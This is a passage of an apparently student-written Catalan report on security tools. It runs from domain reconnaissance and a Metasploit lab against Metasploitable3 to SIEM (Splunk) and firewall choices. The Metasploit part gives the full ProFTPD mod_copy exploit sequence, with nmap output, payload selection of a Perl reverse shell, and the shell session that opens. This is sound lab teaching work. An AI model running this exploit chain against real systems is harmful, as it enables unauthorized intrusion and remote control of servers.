


Seguim cercant més informació del domini, s'ha de tornar a seleccionar el domini i clicar sobre Footprint L2.






Es pot veure que el domini està allotjat a l'empresa d'allotjament de pàgines web Hostinger i que té dos servidors de correu, ja que les entrades MX als DNS corresponen a servidors de correu, i d'aquests se'n deriven una gran quantitat de dominis que podríem seguir explorant.



Si seguim explorant el servidor que allotja la pàgina, podem identificar els ports que te oberts, la seva localització geogràfica, els certificats, etc.



Metasploit

Metasploit permet automatitzar el procés de descoberta i explotació de vulnerabilitats. A més, proporciona les eines necessàries per realitzar test de penetració *pentest*. Per fer-ho, utilitza *exploits*, *payloads* i *network scanners*. Totes aquestes eines permeten identificar ports i serveis oberts, explotar vulnerabilitats, explorar una xarxa, recopilar proves i crear informes sobre les proves realitzades.

Exploit: el terme prové de l'anglès Explotar o Explotació i fa referència a treure partit d'una vulnerabilitat d'un sistema o programa. Per tant, explotant els punts febles dels sistemes es pot aconseguir l'accés als recursos, dades, prendre el control del sistema i fins i tot malmetre'.

Un *exploit* no té per que ser un *malware*, ja que *malware* és una programa o codi creat per malmetre el sistema, en canvi, un *exploit* és un programa o codi que serveix per treure partit d'un forat que ja existeix.

Un *Payload* en canvi, és un programari o codi, que permet treure partit de les debilitats del sistema un cop ja ha estat vulnerat. És a dir permet obtenir dades del sistema, crear *backdoors* per accedir al sistema de manera fàcil, etc.

En definitiva, Metasploit ens ajuda a identificar el punt més feble d'un dispositiu per explotar un objectiu i demostrar que existeix una vulnerabilitat o un problema de seguretat.

Instal·lació

Per instal·lar Metasploit s'han d'executar les següents comandes des del Terminal Linux:

```
wget https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
chmod +x msfinstall
./msfinstall
```

En aquest cas per realitzar proves s'ha instal·lat la màquina Virtual Metasploitable3 que incorpora diverses vulnerabilitats a explotar.

Es pot consultar més informació a la URL del projecte:

<https://github.com/rapid7/metasploitable3>

Es poden descarregar les imatges Màquines Virtuals des de el següent enllaç:

<https://app.vagrantup.com/rapid7/>

Exemples d'ús

Primer s'ha d'escanejar l'objectiu amb la comanda següent:

```
nmap -sV 192.168.1.46
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-29 22:26 CET
Nmap scan report for 192.168.1.46
Host is up (0.00056s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3306/tcp  open  mysql       MySQL (unauthorized)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
```

Per iniciar el programa s'ha d'executar la comanda següent:

```
msfconsole
```

Per seleccionar l'*exploit* proftpd_modcopy_exec s'ha d'executar la comanda següent:

```
use exploit/unix/ftp/proftpd_modcopy_exec
```

Per mostrar les variables a configurar s'ha d'executar la comanda següent:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]

```

RHOSTS          yes    The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    80      yes    HTTP port (TCP)
RPORT_FTP 21      yes    FTP port
SITEPATH  /var/www    yes    Absolute writable website path
SSL      false   no     Negotiate SSL/TLS for outgoing connections
TARGETURI /          yes    Base path to the website
TMPPATH  /tmp      yes    Absolute writable path
VHOST    no      HTTP server virtual host
    
```

Exploit target:

```

Id Name
-- ----
0  ProFTPD 1.3.5
    
```

Per definir el host remot s'ha d'executar la comanda següent:

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhost 192.168.1.46
rhost => 192.168.1.46
    
```

Per definir el directori remot i l'objectiu s'han d'executar les comandes següents:

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html/test
sitepath => /var/www/html/test
    
```

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set targeturi /test/
targeturi => /test/
    
```

Per mostrar els *payloads* disponibles per aquest *exploit* s'ha d'executar la comanda següent:

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads
    
```

Compatible Payloads

=====

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_awk Shell, Bind TCP (via AWK)		normal	No	Unix Command
1	payload/cmd/unix/bind_perl Shell, Bind TCP (via Perl)		normal	No	Unix Command

2	payload/cmd/unix/bind_perl_ipv6 Shell, Bind TCP (via perl) IPv6	normal	No	Unix Command
3	payload/cmd/unix/generic Generic Command Execution	normal	No	Unix Command,
4	payload/cmd/unix/reverse_awk Shell, Reverse TCP (via AWK)	normal	No	Unix Command
5	payload/cmd/unix/reverse_perl Shell, Reverse TCP (via Perl)	normal	No	Unix Command
6	payload/cmd/unix/reverse_perl_ssl Shell, Reverse TCP SSL (via perl)	normal	No	Unix Command
7	payload/cmd/unix/reverse_python Shell, Reverse TCP (via Python)	normal	No	Unix Command
8	payload/cmd/unix/reverse_python_ssl Command Shell, Reverse TCP SSL (via python)	normal	No	Unix

Per definir el *payload* `reverse_perl` s'ha d'executar la comanda següent:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
```

Per definir el *host* local, la nostra adreça ip, s'ha d'executar la comanda següent:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lhost 192.168.1.38
lhost => 192.168.1.38
```

Finalment s'ha d'executar la comanda `run` per iniciar l'atac:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
```

```
[*] Started reverse TCP handler on 192.168.1.38:4444
[*] 192.168.1.46:80 - 192.168.1.46:21 - Connected to FTP server
[*] 192.168.1.46:80 - 192.168.1.46:21 - Sending copy commands to FTP server
[*] 192.168.1.46:80 - Executing PHP payload /test/lpLnj.php
[*] Command shell session 1 opened (192.168.1.38:4444 -> 192.168.1.46:44152 )
at 2021-11-29 22:49:21 +0100
```

En aquests moments ja hem pres el control de l'equip destí i podem executar comandes com `uname` per veure els detalls del sistema o `ip a` per mostrar la configuració de les interfícies de xarxa:

```
uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014
x86_64 x86_64 x86_64 GNU/Linux
```

```

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
state UP group default qlen 1000
    link/ether 00:0c:29:06:a5:83 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.46/24 brd 192.168.1.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe06:a583/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
noqueue state UP group default
    link/ether 02:42:ea:79:2e:f5 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:eaff:fe79:2ef5/64 scope link
        valid_lft forever preferred_lft forever
5: veth725870c: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
noqueue master docker0 state UP group default
    link/ether 62:85:d5:e3:5a:ec brd ff:ff:ff:ff:ff:ff
    inet6 fe80::6085:d5ff:fee3:5aec/64 scope link
        valid_lft forever preferred_lft forever

```

Estudi d'eines relacionades amb la seguretat - Tallafoc, IDS, SIEM

El sistema d'informació de Seguretat i gestió d'esdeveniments (SIEM) són una combinació entre els sistemes de gestió d'informació de seguretat (SIM) i els sistemes de gestió d'esdeveniments de seguretat (SEM).

Els sistemes SIM s'ocupen de la recollida, el seguiment i l'anàlisi de dades relacionades amb la seguretat, com ara fitxers log. En canvi, els sistemes SEM s'ocupen de la gestió d'esdeveniments de xarxa on s'inclou l'anàlisi d'amenaces en temps real, visualització i resposta front a possibles incidents. Per fer-ho, utilitza eines d'inspecció de dades IDS per detectar i interpretar registres i esdeveniments generats per un altre programari que s'executa a la xarxa.


Per tot això les eines SIEM són importants en la identificació dels atacs informàtics i ofereixen anàlisi en temps real d'alertes de seguretat dins la xarxa.

En la recerca d'una eina SIEM, en primera instància vaig provar l'eina Snowl amb el motor IDS Snort, però al realitzar algunes proves vaig detectar que només permetia instal·lar sensor en sistemes basats en Linux i la vaig descartar. Després vaig provar l'eina OSSEC, però la seva interfície gràfica i funcionalitats s'han quedat una mica obsoletes.

Finalment em vaig decantar per l'eina Splunk com a solució IDS SIEM, aquesta és una eina amb moltíssim potencial, ja que permet indexar una gran quantitat d'informació de dispositius i esdeveniments a la xarxa, monitoritzar-los i integrar altres aplicacions de tercers per a la visualització d'aquesta informació.

Respecte al Tallafoc s'ha de dir que la majoria de distribucions GNU Linux ja incorporen una bona solució Tallafoc com les iptables. No obstant es va considerar la possibilitat d'incorporar Endian Firewall que incorpora algunes funcionalitats dels *Next Generation Firewalls* NGFW, però es va desanimar ja que era molt complicada la incorporació a una distribució pròpia.

Els *Next Generation Firewalls* NGFW són Tallafocs que combinen les tècniques de filtratge de paquets típiques dels tallafocs amb d'altres de més avançades com les *Deep Packet Inspection* DPI o *Intrusion Prevention System* IPS. En altres paraules els tallafocs tradicionals eren capaços de filtrar paquets fins la capa 4 a nivell de Transport del model OSI, en canvi els NGFW són capaços de filtrar fins la capa 7 a nivell d'aplicació del model OSI.



Seguidament vaig provar la solució vuurmuur Firewall, que és una solució que permet gestionar les regles del Tallafoc i monitoritzar les connexions des del Terminal Linux, tot i ser visualment molt atractiva, no disposava de cap versió amb interfície gràfica. Finalment, em vaig decantar per GUFW, aquesta aplicació dona un entorn gràfic al tallafoc tradicional iptables i els fa més intuïtiu i fàcil de gestionar.

Splunk (SIEM)

Splunk és una solució SIEM que permet recopilar i indexar un gran quantitat d'informació dels dispositius de la infraestructura en temps real per identificar errors i anomalies.

Instal·lació

Per instal·lar Splunk s'ha de descarregar el fitxer .deb de la pàgina de Splunk <https://www.splunk.com/>, l'eina es de pagament, no obstant hi ha una versió de prova de 60 dies.

En acabat, s'han d'executar les següents comandes des del Terminal Linux:


```
dpkg -i splunk-8.2.3.3-e40ea5a516d2-linux-2.6-amd64.deb
cd /opt/splunk/bin/
./splunk start --accept-license
```

Durant el procés d'instal·lació sol·licitarà les credencials per crear un usuari. En acabat ja podem accedir al sistema des del navegador web amb l'adreça <http://localhost:8000>.


Exemple d'ús

En aquest exemple es mostrarà com s'integra un agent a un client per tal de que envii la informació automàticament al servidor i d'aquesta manera poder monitoritzar el seu comportament i després es mostrarà com es veuen les dades dins de l'aplicació i es mostraran algunes exemples de com filtrar-les.


El primer pas es descarregar l'arxiu instal·lable de la pàgina de Splunk i executar-lo. Seguidament, s'ha d'acceptar la llicència i prémer *Customize Options*.




Seguidament s'ha de prémer *Next*



Després, s'ha de seleccionar *Local System* i prémer *Next*.



S'han de seleccionar tots els elements que es volen monitoritzar.



A continuació, s'han d'introduir les credencials del servidor.

UniversalForwarder Setup

splunk>universal forwarder

Create credentials for the administrator account. The password must contain, at a minimum, 8 printable ASCII characters.

Username:
jordi

Password:
••••••••

Confirm password:
••••••••

Cancel Back Next

Seguidament, s'ha d'introduir l'adreça del servidor i el port per defecte que proposa.

UniversalForwarder Setup

splunk>universal forwarder

If you intend to use a Splunk deployment server to configure this UniversalForwarder, please specify the host or IP, and port (default port is 8089). This is an optional step. However, UniversalForwarder needs either a deployment server or receiving indexer in order to do anything.

Deployment Server

Hostname or IP : 8089

192.168.1.47

Enter the hostname or IP of your deployment server, e.g. ds.splunk.com, default is 8089

Cancel Back Next

Un altre cop s'ha d'introduir l'adreça del servidor i el port per defecte que proposen.

UniversalForwarder Setup

splunk>universal forwarder

If you intend to use a Splunk receiving indexer to configure this UniversalForwarder, please specify the host or IP, and port (default port is 9997). This is an optional step. However, UniversalForwarder needs either a deployment server or receiving indexer in order to do anything.

Receiving Indexer


Hostname or IP : 9997

192.168.1.47


Enter the hostname or IP of your receiving indexer, e.g. ds.splunk.com, default is 9997

Cancel Back Next

Per completar la instal·lació, s'ha de prémer *Install*.



En acabat, des del servidor es poden començar a consultar les dades enviades pel client. En aquest captura es veuen la informació del client i l'enviament de dades de les últimes 4 hores.



En aquesta es poden veure alguns dels registres que el client ha enviat.

The screenshot displays the Splunk Enterprise search interface. At the top, the search bar contains the query: `source="WinEventLog:*" host=BARL101274`. Below the search bar, it indicates that 62,985 events were found for the time range 18/12/2021 20:00:00.000 to 19/12/2021 20:19:06.000. The interface shows a list view of the search results with columns for index (i), time, and event details.

i	Time	Event
>	19/12/2021 20:18:48.000	12/19/2021 08:18:48 PM LogName=Security EventCode=4688 EventType=0 ComputerName=BARL101274.verit.dnv.com Show all 41 lines host = BARL101274 source = WinEventLog:Security sourcetype = WinEventLog
>	19/12/2021 20:18:48.000	12/19/2021 08:18:48 PM LogName=Security EventCode=4688 EventType=0 ComputerName=BARL101274.verit.dnv.com Show all 41 lines host = BARL101274 source = WinEventLog:Security sourcetype = WinEventLog
>	19/12/2021 20:18:48.000	12/19/2021 08:18:48 PM LogName=Security EventCode=4688 EventType=0 ComputerName=BARL101274.verit.dnv.com Show all 41 lines host = BARL101274 source = WinEventLog:Security sourcetype = WinEventLog
>	19/12/2021 20:18:47.000	12/19/2021 08:18:47 PM LogName=Security

On the left side of the interface, there are sections for 'SELECTED FIELDS' (host, source, sourcetype) and 'INTERESTING FIELDS' (Account_Domain, Account_Name, action, app, body, category, ComputerName, dest, dest_nt_domain, dest_nt_host, dvc, dvc_nt_host, Error_Code, event_id, EventCode, EventType, eventtype, Handle_ID, id).

D'aquesta manera es poden centralitzar els arxius *log* de tots els dispositius de l'organització i programar alertes per alguns esdeveniments concrets.

Per exemple per llistar tots els log que contenen les paraules *error*, *exception* o *fail* podem fer la següent cerca `host=* (*error* OR *exception* OR *fail*)`.

The screenshot shows the Splunk Enterprise interface. At the top, there's a navigation bar with 'Overview', 'Summary', 'Health Check', 'Indexing', 'Search', 'Resource Usage', 'Forwarders', 'Settings', and 'Run a Search'. Below this is the 'New Search' section with a search bar containing the query `host=* (*error* OR *exception* OR *fail*)`. It shows 406 events for the time range 19/12/2021 19:00:00.000 to 19/12/2021 19:30:00.000. Below the search bar is a 'Format Timeline' section with a zoomed-in view of the search results. At the bottom, there's a table of search results with columns for 'i', 'Time', and 'Event'. The table shows three events, each with a timestamp and a detailed description of the event, including keywords like 'Audit Failure' and 'Sensitive Privilege Use'. The host for all events is 'BARL101274'.

i	Time	Event
>	19/12/2021 19:29:55.000	12/19/2021 07:29:55 PM ... 6 lines omitted ... RecordNumber=22364289 Keywords=Audit Failure TaskCategory=Sensitive Privilege Use OpCode=Info Show all 29 lines host = BARL101274 source = WinEventLog:Security sourcetype = WinEventLog
>	19/12/2021 19:29:55.000	12/19/2021 07:29:55 PM ... 6 lines omitted ... RecordNumber=22364288 Keywords=Audit Failure TaskCategory=Sensitive Privilege Use OpCode=Info Show all 29 lines host = BARL101274 source = WinEventLog:Security sourcetype = WinEventLog
>	19/12/2021 19:29:52.000	12/19/2021 07:29:52 PM ... 6 lines omitted ... RecordNumber=22364287 Keywords=Audit Failure TaskCategory=Sensitive Privilege Use OpCode=Info Show all 29 lines host = BARL101274 source = WinEventLog:Security sourcetype = WinEventLog

On es pot expandir el log i veure'l per complet.

i	Time	Event
>	19/12/2021 19:29:55.000	<p>12/19/2021 07:29:55 PM</p> <p>LogName=Security EventCode=4673 EventType=0 ComputerName=BARL101274.verit.dnv.com SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=22364289 Keywords=Audit Failure TaskCategory=Sensitive Privilege Use OpCode=Info Message=A privileged service was called.</p> <p>Subject:</p> <p>Security ID: S-1-5-21-606747145-796845957-725345543-795998 Account Name: JOROBO Account Domain: VERIT Logon ID: 0x252CE3</p> <p>Service:</p> <p>Server: Security Service Name: -</p> <p>Process:</p> <p>Process ID: 0x3938 Process Name: C:\Users\JOROBO\AppData\Local\Google\Chrome\Application\chrome.exe</p> <p>Service Request Information:</p> <p>Privileges: SeTcbPrivilege</p> <p>Collapse</p> <p>host = BARL101274 source = WinEventLog:Security sourcetype = WinEventLog</p>

A més també ens permet tenir controlat el rendiment dels dispositius.

The screenshot shows the 'Create Table View' interface in Splunk Enterprise. It displays a table with 6 rows of data. The columns are: `_time`, `source`, `sourcetype`, and `_raw`. The data includes metrics for Available Memory, Network Interface, CPU Load, and Free Disk Space.

	<code>_time</code>	<code>source</code>	<code>sourcetype</code>	<code>_raw</code>
1	2021-12-19T23:02:49.000+01:00	Perfmon:Available Memory	Perfmon:Available Memory	12/19/2021 23:02:49.926 +0100 collection="Available Memory" object=Memory counter="Available Bytes" instance=0 Value=3362148352
2	2021-12-19T23:02:49.000+01:00	Perfmon:Network Interface	Perfmon:Network Interface	12/19/2021 23:02:49.918 +0100 collection="Network Interface" object="Network Interface" counter="Bytes Sent/sec" instance="Intel[R] Wi-Fi 6 AX201 160MHz" Value=129739.49513189062
3	2021-12-19T23:02:49.000+01:00	Perfmon:Network Interface	Perfmon:Network Interface	12/19/2021 23:02:49.918 +0100 collection="Network Interface" object="Network Interface" counter="Bytes Received/sec" instance="Intel[R] Wi-Fi 6 AX201 160MHz" Value=106271.3853244331
